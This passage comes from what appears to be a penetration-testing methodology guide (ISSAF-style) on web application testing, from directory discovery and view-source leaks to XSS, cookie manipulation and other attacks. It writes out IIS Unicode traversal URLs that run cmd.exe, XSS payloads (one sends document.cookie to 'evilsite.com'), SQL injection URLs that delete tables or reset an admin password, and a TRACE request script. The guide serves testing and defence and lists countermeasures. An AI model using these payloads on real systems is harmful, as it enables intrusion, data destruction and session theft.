#### Further Reading[s]

#### Remarks

## U.6.8 Identifying Web Server Directory structure

### Description

Once detection of web server and modules on the web server has been completed, the next step is to determine the directory structure on the server. Crawlers like Black Widow, wget or webcopier are used for this purpose. But this can be manually determined quite easily by surfing the pages of the site.

### Pre-requisite[s]

### Examples/Results

### Analysis/Conclusion/Observation

### Countermeasures

### Tool[s]

- Browser

### Further Reading[s]

### Remarks


## U.6.9 Copy web site (Offline)

### Description

Copying the whole Web Site and testing it for vulnerabilities is a very convenient method of assessing various threats that include searching for a particular keyword, scanning for of valid e-mails, external links etc. Normally, tools are used to copy the web site. Working on an offline web site helps in extracting better response times and better use of the bandwidth. Normally people download the web site locally, hosting the pages onto a local web server and check for vulnerabilities or threats.

### Pre-requisite[s]

### Examples/Results



### Analysis/Conclusion/Observation

### Countermeasures

- 

### Tool[s]

- HTTTRACK, Black Widow, WebCopier, wget

**Further Reading[s]**

**Remarks**

## U.6.10 Test View Source bugs

Once the web site has been copied locally, the source of the each page when scanned can offer a lot of information. A *Page Source* can contain the following information:

- 1) User names
- 2) Default password
- 3) E-mail address
- 4) Auto redirection information
- 5) Check HTTP-EQUIP for autoredirection
- 6) External Links

### U.6.10.1 FIND USERNAME BY VIEW SOURCE

#### Description

View source can be used to find the user name and password in the source of the web pages. Many times for the sake of convenience, developers store their names in the source in the form of comments. These can be found out using the view source and searching for the usernames. One can also write a C program or a regex pattern to find out the same information.

#### Pre-requisite[s]

#### Examples/Results

```

<td align="right" valign="top" class="center"><div align="center"><div align="center">
<td width="183" align="center" valign="bottom" bgcolor="#D0D9E0">
  <form action="index.php" method="post">
  <input class="inputbox" type="text" name="searchword" size="14" value="search..." onblur="if(this.value=='') this
    <input type="submit" name="option" class="button" value="Go!">
  <input type="hidden" name="option" value="search" />
  </form></td>
</tr>
</table>

<div align="center">
</div>

<table width="100%" border="0" align="center" cellpadding="4" cellspacing="0">
  <tr>
    <td bgcolor="#677787" class="footer">
      :: <a class="white" href="index.php?option=com_frontpage&Itemid=1" title="See our privacy policy">Privacy</a>
    </td>
    <td align="right" bgcolor="#677787" class="footer">scopy; 2004 OISSG. All Rights Reserved.</td>
  </tr></table>
</body>
</html>

<!-- 1101700105 -->
<!-- By Hemil -->

```

Bang, User Who Created Page

### Analysis/Conclusion/Observation

As shown in the example above, the user's name *Hemil* is mentioned as the developer of the page. If this site name is oissg.org then there is a probability that there is one account named "hemil@oissg.org" available. Later this account could be bruteforced.

### Countermeasures

- Never store user names or developer name in comments

### Tool[s]

- Browser, Editor

### Further Reading[s]

### Remarks

**U.6.10.2 FIND DEFAULT PASSWORD BY VIEW SOURCE****Description**

As explained above, the source code may contain default passwords stored as part of developer comments or may even contain keywords like *pass* or *passwd*. Common keywords could be matched as a regex pattern or simply looked up in the page source.

**Pre-requisite[s]****Examples/Results**


The screenshot displays a snippet of HTML source code. A developer comment is highlighted in yellow: `<!--Default Pass is c00l!5H for myself to test application-->`. To the left of the code, a red arrow points from the text "Bang, Got password" to the comment. The surrounding code includes a form action, a table, and input fields for username, password, and a remember checkbox.

**Analysis/Conclusion/Observation**

In the above section, we obtained the user name retrieved from developer comments. This may not necessarily be included in the same page. Here, the user has created one password to test his application but has refrained from mentioning his name directly. Now we have both user name as well as password.

**Countermeasures**

- Never store passwords in comments.


**Tool[s]**

- Browser, Editor

**Further Reading[s]****Remarks**

**U.6.10.3 FIND EMAIL ADDRESSES****Description**

The source of a web page may contain the e-mail addresses of the developers, vendors or some other persons and this information can be of great importance. These addresses can be looked up in the source code of the web page by writing a **C** program or use a regex pattern to find out the same.

**Pre-requisite[s]****Examples/Results**


```

!--Contact me at cool@oissg.org for any address is page -->
?xml version="1.0" encoding="iso-8859-1"?><!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/1999/xhtml">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<title>Home - Open Information System Security Group</title>
<meta name="description" content=",,,OISSG - Open Information System Security Group web site" />
<meta name="keywords" content=",,,PKI, Public Key Infrastructure,OISSG, Open, Information, System, Security Group, Open" />
<meta name="Generator" content="Manbo - Copyright 2000 - 2004 Miro International Pty Ltd. All rights reserved." />
<meta name="robots" content="index, follow" />

```

**Analysis/Conclusion/Observation**

In the process of allowing a communication contact for modifications to the page, the developer inadvertently discloses an email address that can be bruteforced.

**Countermeasures**

- Do not include email addresses in developer comments

**Tool[s]**

- Browser, Editor

**Further Reading[s]****Remarks**

**U.6.10.4 CHECK HTTP-EQUIV FOR AUTO REDIRECTION****Description**

HTTP-EQUIV auto redirection can be checked to obtain additional information such as the location the web page is being redirected to, as well as other information:

< META HTTP-EQUIV="REFRESH" CONTENT="120">

- Refresh page in browser each 120 seconds.

<META HTTP-EQUIV="PRAGMA" CONTENT="NO-CACHE">

- Don't cache the page in the browser or on a proxy server.

<META HTTP-EQUIV="mailto: yourname@yourserver.com" CONTENT="NO-CACHE">Click here to mail me.

- Can be used to compose the mail with appropriate subject to the site vendor etc.

**Pre-requisite[s]****Examples/Results****Analysis/Conclusion/Observation****Countermeasures**

- 

**Tool[s]**

- 

**Further Reading[s]****Remarks**

**U.6.10.5 FIND EXTERNAL LINKS****Description**

Using the view source option of the user browser, external links that were defined in the web page can be retrieved. These links can be further used to evaluate other related links available in the web page or web site. A simple search for the "href" attribute will yield the links available. A "C" program or a regex pattern match to locate links are other alternatives.

**Pre-requisite[s]****Examples/Results**

```
<ul id="navlist">
<li id="active"><a href="http://www.oissg.org/component/option,com_frontpage/Itemid,1/" class="images" id="cu
<li><a href="http://www.oissg.org/content/view/70/70/" class="images" >Projects</a></li>
<li><a href="http://www.oissg.org/content/view/85/88/" class="images" >Conferences</a></li>
<li><a href="http://www.oissg.org/content/view/80/75/" class="images" >Research</a></li>
<li><a href="http://www.oissg.org/content/view/81/81/" class="images" >Chapters</a></li>
<li><a href="http://www.oissg.org/content/view/68/61/" class="images" >Mailing Lists</a></li>
<li><a href="http://www.oissg.org/content/view/84/84/" class="images" >Accreditations</a></li>
<li><a href="http://www.cnn.com/" class="images" >Links</a></li>
<li><a href="http://www.oissg.org/content/view/67/60/" class="images" >
</ul></div></td>
</tr>
```

An External Link

**Analysis/Conclusion/Observation****Countermeasures**

- 

**Tool[s]**

- Browser, Editor

**Further Reading[s]****Remarks**

## U.7 TEST COMMON GATEWAY INTERFACE

### U.7.1 Test Common Gateway Interface

#### Description

Normally this attack is known as CGI attack. Using this attack, a victim can be forced to disclose files and directories with a simple "GET" command, and execute remote commands that would disable access controls.

#### Pre-requisite[s]

#### Examples/Results

#### Analysis/Conclusion/Observation

#### Countermeasures

- 

#### Tool[s]

#### Further Reading[s]

#### Remarks

## U.8 TEST DIRECTORY TRAVERSAL

### U.8.1 Test Directory Traversal

#### Description

This vulnerability affects all versions of Windows with IIS 5 installed and running and the Personal Web Server 4 on Windows 98. It is also commented that this will work on NT 4. The Directory Traversal vulnerability focuses on the Web service within IIS.

This exploit works by constructing a URL that would cause IIS to navigate to any desired folder in the same logical drive and access the files in it. This can be achieved by using the Unicode character representations of "/" and "\". This allows a user to traverse the server to any directory on the same logical drive as the web application. In addition to this, unauthenticated users can perform delete, modify or execute tasks in the directories. This is possible because by default, an attacker uses the IUSR\_machinename account which is a default account belonging to the *everyone* and *users* group. By using this method, a remote user with no credentials can get access as the same as a user who could successfully log on. Therefore, any file on the same drive as any web-accessible file that is accessible to these groups, can be manipulated.

#### Pre-requisite[s]

#### Examples/Results

<http://www.oisssg.org/scripts/..%c1%1c.../winnt/system32/cmd.exe?/c+dir>

<http://www.oisssg.org/scripts/..%c0%2f.../winnt/system32/cmd.exe?/c+dir>

<http://www.oisssg.org/scripts/..%c0%af.../winnt/system32/cmd.exe?/c+dir>

<http://www.oisssg.org/scripts/..%c1%9c.../winnt/system32/cmd.exe?/c+dir>

#### Analysis/Conclusion/Observation

#### Countermeasures

- Patch the web server. Patch the OSW on which web server is running

#### Tool[s]

Browser

#### Further Reading[s]

<http://www.infosecwriters.com/texts.php?op=display&id=16#intro>

#### Remarks

--

## U.9 TEST PRODUCT SPECIFIC ISSUES

### U.9.1 Test Product -specific Issues

#### Description

Having already determined the web server on which the web application is running and the modules on the web server, one can exploit the web server or the modules running on it to gain access to the remote machine.

#### Pre-requisite[s]

#### Examples/Results

#### Analysis/Conclusion/Observation

#### Countermeasures

Patch the web server whenever any new patch for libraries, web server or OS is made available

#### Tool[s]

Browser

#### Further Reading[s]

<http://securityfocus.com/bid>

#### Remarks

## U.10 ATTACKS ON HTTPS

### U.10.1 Attack on Secure HTTP

#### Description

HTTPS is Secure HTTP. An application running on HTTPS, doesn't automatically make it secure. HTTPS is HTTP over SSL. It encrypts data in transit from client to server (SSL end-points), protecting it from eavesdropping. It does not give the web application more security, it only provides privacy to users data. An attacker, however can still see and modify the request by using intercepting proxies like Achilles or Paros. **HTTPS also gives the attacker protection in sense of network intrusion detection systems not picking up anything if the SSL end-point is directly at server.** There can be flaws in SSL-implementations like Apache's mod\_ssl and OpenSSL code that can let an attacker cause denial of service or remote code execution on the server with daemon privileges.

#### Pre-requisite[s]

#### Examples/Results

#### Analysis/Conclusion/Observation

#### Countermeasures

If an SSL-accelerator is used, then a NIDS can be placed so that it picks up all traffic directed to the web-application in clear text. Educate your users not to accept certificates that pop up a warning message. Also ensure your server software is up-to-date.

#### Tool[s]

#### Further Reading[s]

#### Remarks

## U.11 BRUTEFORCE ATTACKS

### U.11.1 Brute Force Attack

#### Description

A Brute Force attack is to guess the user name and password of any user. This is the simplest and usually most effective attack against web applications that do not enforce good password policies and do not have proper authentication mechanisms. User names can be harvested directly from the site if it is a forum or has a similar functionality. User names can be guessed from the errors displayed by web applications. Many times web application errors report specifics such as mentioning whether username is wrong or password is wrong. This helps an attacker in guessing user names. Brute forcing essentially means trying to guess the password of a user by trying out passwords from a dictionary file or generating random strings based on certain parameters i.e. length, complexity.

Many devices and servers have their default username and password; some with root privileges. It is worth trying those user names and passwords.

Tools like hydra or Brutus make this task simpler. But many times they also provide false positives depending on how web application is coded. Many people write their own custom tools for this purpose.

#### Pre-requisite[s]

#### Examples/Results

#### Analysis/Conclusion/Observation

#### Countermeasures

- Do not reveal specifics. Only state that the user name or password is wrong.
- Implement a delay on each wrong attempt to block automated tools.
- It is also good idea to lock down the account after fixed number of wrong attempts.
- Enforce good password policy which includes complex passwords with numbers, characters and special characters.

#### Tool[s]

Brutus, Hydra

#### Further Reading[s]

**Remarks**

It is good idea to use custom authentication rather than basic, ntlm or digest authentication.

## U.12 CHECK DIRECTORIES WHICH ARE NOT MAPPED IN THE PAGES

### U.12.1 Directories which are not mapped in the pages

#### Description

Many times, administrators keep directories named /tmp, /src, /abc, /xyz, /bkup of the source code of application or for some backup purpose without linking them to the web application. It is good to check for those directories. A perl script named *nikto* can be used to check such directories.

#### Pre-requisite[s]

#### Examples/Results

```

- Nikto v1.016
-----
+ Target IP:      220.226.204.46
+ Target Hostname: oissg.org
+ Target Port:    80
+ Date:          Mon Nov 29 10:11:58 2004
-----
+ Server: Apache
+ /docs/ - May give list of installed software (GET)
+ /phpinfo.php - Contains PHP configuration information (GET)
+ /robots.txt - This file tells web spiders where they can and cannot go (if the
  y follow RFCs). You may find interesting directories listed here. (GET)
+ /cgi-bin/shop.pl/page=/cat%20shop.pl - Shopping Cart (Hassan) allows executio
  n of remote commands. (GET)
+ /cgi-bin/printenv - May print server's environment variables (GET)
+ /cgi-bin/test.cgi - This might be interesting... (GET)
- 732 items checked on remote host
  
```

This are the directories and files which are not linked with default page

#### Analysis/Conclusion/Observation

#### Countermeasures

- Never keep important information in web directory. If it is required, make them password protected.

#### Tool[s]

- Nikto


#### Further Reading[s]



**Remarks**

--

**U.12.2 Browsable Directories' check****Description**

A browsable directory refers to the list of all files and directories as viewed in a browser. If default page is not set for any directory, many web servers turn on directory browsing. This vulnerability helps in accessing files which are not linked to web pages and many times leads to unnecessary information disclosure.

**Pre-requisite[s]****Examples/Results**


<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">Parent Directory</a>		-	
 <a href="#">mod/</a>	07-Nov-2004 05:42	-	

**Analysis/Conclusion/Observation****Countermeasures**

- Disable directory browsing in server

**Tool[s]**

- Browser

**Further Reading[s]****Remarks**

- By default, the Apache web server has directory browsing turned on.

## U.13 TEST INVALIDATED PARAMETERS

### U.13.1 Cross Site Scripting

#### U.13.2 Cross Site Scripting

##### Description

Cross-site scripting is the ability of an attacker to cause a web server to send a page to a victim's browser that contains malicious script and/or HTML of the attacker's choice. The malicious script runs with the privileges of the script originating from the legitimate web server.

Cross-site scripting (also known as XSS and CSS) occurs when a web application gathers malicious data from a user. The data is usually gathered in the form of a hyperlink which contains malicious content within it. The user will most likely click this link from another web site, web board, email, or from an instant message.

How does cross-site scripting work?

1) The victim logs onto the target site

- *Could occur through social engineering by attacker*
- *Log in to your account to get this special offer!!!*


2) The victim then clicks on a URL or visits a web site that includes the malicious code

3) The victim user's browser transmits malicious code to the vulnerable script on the target site as a web request

4) The target site reflects the malicious code back to the victim user's browser in the response to the request sent by the victim

5) Malicious code executes within victim user's browser under the security context of the target site

**How Cross-site Scripting Works:**



To launch an XSS attack, the attacker's script must be sent to the victim

The three ways to send an attacker's script to the victim:

- Inter-user communication within the target site (i.e., message board, etc.)
- URL provided on a third-party web site (either clicked on by the victim user or automatically loaded when visiting a malicious web site.)
- URL embedded in an email or newsgroup posting.

### Pre-requisite[s]

### Examples/Results

Examples of an HTML link that causes the user to send malicious data to another site:

```
<A HREF="http://CSS-Vulnerable.com /display.asp? Name = <SCRIPT> alert
(document.cookie) </SCRIPT> Click here </A>
```

[Malicious Script is appended in the URL.]

```
<A HREF="http://CSS-vulnerable.com /display.asp? Name = <SCRIPT SRC=
'http://attacker-site / my_bad_script_file' > </SCRIPT>"> Click here </A>
```

The script could be :

```
<script> document.location=http://www.xxx.com </script>
```

OR

```
<iframe src=http://someothersite.com> </iframe>
```

OR

```
<script> document.write("<img src='http://evilsite.com/cookie.asp?
cookie='+document.cookie+'width=1 height=1>")</script>
```

**Malicious Script could be sent in the Post:**

Hello message board. This is a message

```
<SCRIPT>malicious code</SCRIPT>
```

This is the end of my message.

**Analysis/Conclusion/Observation****Countermeasures**

- **Input Validation:** Validate the input thoroughly. The validation sequence could be based on :

1. Length	a. White List	i. Encoding
2. Type	b. Black List	ii. Escaping
3. Char Set		iii. Additions
4. Range		
5. Allowed Char		

- **Output Filtering:** Filter user data when it is sent back to the user's browser. HTML Encode the echoed output.
- **Use of firewall:** Use third-party application firewall, which intercepts XSS before it reaches the web server & the vulnerable scripts, and blocks them.
- **Disable client site scripting:** The best protection is to disable scripting when it isn't required.
- **Use Signed Scripting:** Another solution is to have "signed scripting" such that any script with an invalid or untrusted signature would not be run automatically.

**Tool[s]**

1. Paros Proxy : [www.parosproxy.org](http://www.parosproxy.org)

**Further Reading[s]**

<http://www.cgisecurity.com/articles/xss-faq.shtml>

[http://www.cert.org/archive/pdf/cross\\_site\\_scripting.pdf](http://www.cert.org/archive/pdf/cross_site_scripting.pdf)

<http://hackers.org/xss.html>

**Remarks**

### U.13.3 Cross-Site Tracing

#### Description

- Trace Request Method.  
“Trace” is simply used as an input data echo mechanism for the http protocol. This request is commonly used for debug & other connection analysis activities.
- HttpOnly Cookie Option.  
HttpOnly is a HTTP cookie option used to inform the browser not to allow scripting language access to the “document.cookie” object.
- How to gain access to the cookie is normally contained in document.cookie while HttpOnly option is used.
- Trace request is not allowed by browser when using an html form.
- How to initiate a Trace request using some scripting language, which is not allowed in HTML.

#### Pre-requisite[s]

- XST-enabled link
- The server must support the TRACE method (which many do).
- Browser support must include some kind of scriptable object capable of making an HTTP request.
- No need for a dynamic HTML page on the target site which redisplay HTML content unfiltered.

#### Examples/Results

##### Generating Trace Request

Initiating Trace request using XML HTTP object:

example:

```
<script type="text/javascript">
<!--
function sendTrace () {
var xmlHttp = new ActiveXObject("Microsoft.XMLHTTP");
xmlHttp.open("TRACE", "http://foo.bar",false);
xmlHttp.send();
xmlDoc=xmlHttp.responseText;
alert(xmlDoc);
```

```
}  
//-->  
</script>  
<INPUT TYPE=BUTTON OnClick="sendTrace();" VALUE="Send Trace Request">
```

**Analysis/Conclusion/Observation****Countermeasures**

Disable TRACE method on the web server

**Tool[s]****Further Reading[s]****Remarks**

## U.14 URL MANIPULATION

### U.14.1 URL Manipulation


#### Description

HTML Pages/Forms use two methods for passing values between pages:

- GET
- POST

What is a querystring?

- Information appended after the URL using ? (question mark)
- QueryStrings are used for passing information across pages.
- An ASP page uses the GET method to pass information as a querystring.
- QueryString is easily visible in the address bar
- Users can easily manipulate the query string values passed by HTTP GET from client to server because they are displayed in the browser's URL address bar.
- If your application relies on query string values to make security decisions, or if the values represent sensitive data such as monetary amounts, the application is vulnerable to attack.



Using URL manipulation a malicious user can

- obtain unauthorised access to user accounts
- obtain master access to the database
- manipulate database contents
- delete database tables

#### Database Manipulation:

An attacker can manipulate the URL parameters to identify database fields:

<http://www.yoursite.com/phones/phonelist.cgi?phoneid=34>

Attackers manipulate the URL by adding the DELETE command:

`http://www.yoursite.com/phones/phonelist.cgi?phoneid=34; delete from phones`

Request is transferred from the web application to the database and executes the following SQL:

`SELECT name, phone FROM phones WHERE phoneid=34; DELETE FROM phones`

When the information is passed between pages using the GET method, it is appended to the URL. The appended information that is passed to another page is the QueryString.

Thus, information passing between pages is viewable and modifiable in the URL before submission to the server.

Sometimes applications use client-side validation for different fields, i.e. size, data type, especially in the case of Javascript or VBscript pages. Tools such as ACHILLES allow modification of requests between the client and the server.

Also available with recent browsers are plugins that check the requests between the client and the server. At this point, I can name just one – *livehttpheader* in *mozilla*.

A form may contain various fields like textbox, checkbox, hidden fields etc. whose values are to be passed to other pages. The 'GET method' is used to pass the values which are appended to the URL after the "?" along with name-value pairs for each form field.

Uses of the URL QueryString:

- To pass authentication information
- To manage the session.
- To pass the information contained in fields.

Web applications require authentication before a user logs in to the web site. This means that information such as user name and password must be passed for authentication purposes. Any of the following methods can be used:

- 1) Basic
- 2) NTLM
- 3) Digest

#### Pre-requisite[s]

#### Examples/Results


- *Example: Changing SQL values*
  - `UPDATE usertable SET pwd='$INPUT[pwd]' WHERE uid='$INPUT[uid]';`
  - Normal input: <http://www.victim.com/cpwd?opwd=y&pwd=x&uid=testuser>
  - Malicious input:  
<http://www.victim.com/cpwd?opwd=y&pwd=x&uid=testuser'+or+uid+like'%255admin%25';>

In URL encoding %25 = %


- Result: changed Administrator password

### Analysis/Conclusion/Observation

- Valid transaction:
- <http://www.victim.com/tx?acctnum=12&debitamt=100>



- Malicious transaction:
- <http://www.victim.com/tx?acctnum=12&creditamt=1000000>



- Mitigation: whenever parameters are sent, check the session token

### Countermeasures

- Avoid sending critical parameters in URL
- Sensitive data must be cryptographically protected. SSL is recommended
- Do not rely on browser side scripting alone to perform input validation – Always validate on the server
- 

### Tool[s]

1. Paros Proxy : [www.parosproxy.org](http://www.parosproxy.org)
2. Burp Proxy : [www.portswigger.net/proxy/](http://www.portswigger.net/proxy/)

### Further Reading[s]

### Remarks

## U.14.2 Hidden Form Fields Manipulation

### Description

Web applications are stateless by nature. In an attempt to preserve state, the most easiest and common method is to use hidden fields to store information. However, they are not exactly hidden; they are just not being displayed to the user. A lot of applications out there use these fields to store prices, user names or passwords.

Some specific uses of Hidden Fields:


- insert the date and time the form was sent
- insert the URL where the form was filled out
- insert the referring documents' URL
- Redirect the user to a thank you page after the form has been submitted.
- thank the user with an alert
- Sending Session-Id for Session Management.
- Keeping the values of the previous page which need to be passed to the application but don't show up on the current page.

A malicious user, by using a browser can easily save the HTML source page, change the value and then re-submit the form. The web server does not validate the source, even if it is changed and happily accepts and proceeds with the transaction using the newly changed values.

Or a user can use Achilles for modifying request as I mentioned in the above section.

### Pre-requisite[s]

### Examples/Results



### Analysis/Conclusion/Observation

**Countermeasures**

- Never trust hidden Input values
- **Proved that it is easy to change values**
- Never allow unsanitized (without checking) inputs to be processed at the SERVER directly. Validate the price with the price stored in database or some files etc...

**Tool[s]**

- 

**Further Reading[s]****Remarks**

### U.14.3 Cookie Manipulation

#### Description

Cookies are a piece of information that servers send to client for different purposes. The main aim of a cookie is to identify the client. There can be two types of cookies.

##### 1) Persistent Cookies

Persistent cookies are pieces of information generated by a Web server and stored at the client computer permanently i.e. in the user's computer, ready for future access. Cookies are embedded in the HTML information flowing back and forth between the user's computer and the server. A Server uses these cookies every time a computer is disconnected from the internet or reconnected. Normally, a server uses this type of cookie for keeping user information. i.e. [www.amazon.com](http://www.amazon.com) these cookies are simple and written in a text file. So it's quite easy to play with it. Different browsers have some fixed location to store these cookies on the client computer so it won't take a malicious user much effort to search for such cookies. A malicious user can search for the cookies stored on the Client's PC and by changing the values of the cookies to get unauthorized access to accounts.

An attacker can manipulate the cookies in following ways:

- Explicitly, with a CGI program.
- Programmatically, with client-side JavaScript using the cookie property of the document object.
- Transparently, with the LiveWire the client objects, when using client-cookie maintenance.

##### 2) Session Cookie

Session cookies are cookies which the server normally keeps for authentication purpose. In a way session cookies are more secure than persistent cookies as they will be deleted from the server as soon as the session expires. The server stores the entries on the server when a cookie expires. Many times it is found that servers allows session cookies to be changed even after a session is expired.

#### Basic Elements Of cookie

- Cookies have 7 key attributes: Domain, flag, path, secure, expiration, Name, Value.
- A Cookie cannot exceed more than 4 Kb
- Cookies are of two types
  - Persistent Cookies: These reside on the client's Hard Drive for a specific

